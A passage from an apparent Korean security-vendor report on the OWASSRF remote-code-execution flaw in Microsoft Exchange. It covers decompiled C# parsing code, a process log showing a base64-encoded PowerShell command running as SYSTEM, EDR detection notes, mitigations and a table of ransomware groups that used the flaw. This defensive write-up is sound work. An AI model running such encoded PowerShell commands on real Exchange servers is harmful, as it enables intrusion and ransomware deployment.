internal object ConvertWithoutCulture(object valueToConvert, Type resultType, bool recursion,
  PSObject originalValueToConvert, IFormatProvider formatProvider, TypeTable backupTable)
{
    object result;
    try
    {
        object obj = this.parse.Invoke(null, new object[]
        {
            valueToConvert
        });
        LanguagePrimitives.typeConversion.WriteLine("Parse result: \"{0}\".", obj);
        result = obj;
    }
```

[그림 25] Parse 메서드 호출 코드


이때 Xaml 객체를 생성하는 과정에서 코드를 실행시킬 수 있으며,
이는 공격자의 임의 코드를 실행할 수 있다. 즉 RCE 취약점이 발생한다.

w3wp.exe	14208	903.42 MB	NT AUTHORITY\SYSTEM	c:\windows\system32\inetsrv\w3wp.exe -ap "MSExchangePowerShellAppPool"
powershell.exe	2028	37.04 MB	NT AUTHORITY\SYSTEM	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -e UwB0AG
conhost.exe	2120	6.55 MB	NT AUTHORITY\SYSTEM	\??\C:\Windows\system32\conhost.exe 0x4
w3wp.exe	3356	260.53 MB	NT AUTHORITY\SYSTEM	c:\windows\system32\inetsrv\w3wp.exe -ap "MSExchangeRestAppPool" -v "v4

[그림 26] RCE 공격 성공

RCE 취약점 공격이 성공하면 Powershell이 실행되며 SYSTEM 권한을 갖고 공격자의 명령을 수행한다.

3. Privacy-i EDR 탐지 정보



[그림 27] Privacy-i EDR 탐지 정보

Privacy-i EDR은 OWASSRF의 원격 코드 실행 (RCE) 행위를 탐지하여 Exploit으로 분류하고 있다.

4. 대응

1. 논리적 망분리를 적용하여 악성코드 PC 유입을 원천 차단한다
2. AV(패턴기반탐지) + EDR(행위기반탐지) 솔루션을 최신 형상으로 유지한다.
3. PC 취약점을 주기적으로 점검, 보완한다.
4. 신뢰할 수 없는 메일의 첨부파일은 실행을 금지한다.
5. 비 업무 사이트 및 신뢰할 수 없는 웹사이트의 연결을 차단한다.
6. OS나 어플리케이션은 최신 형상을 유지한다.

5. 참고자료

항목	일시	이름	내용	비고
국내 피해 현황 (사이트, 피해액)	-	-	-	알려진 내용 없음.
전세계 피해 현황 (사이트, 피해액)	2023.01	OWASSRF 취약점 공격	Play Ransomware 그룹 사용	크라우드 스트라이크 OWASSRF Exploit analysis
	2022.12	OWASSRF 취약점 공격	Cuba Ransomware 그룹 사용	Bleeping Computer OWASSRF Expioit analysis
공격 가능 시스템	Exchange Server KB5019758 미만 버전			
행위기반 엔진 (EDR) 검출 및 차단	행위 기반 엔진으로 탐지 및 차단 가능			
피해 심각성 정보	공격자의 악의적 코드 실행 가능			

궁금하신 점이나 문의사항은 malware@somansa.com 으로 문의주십시오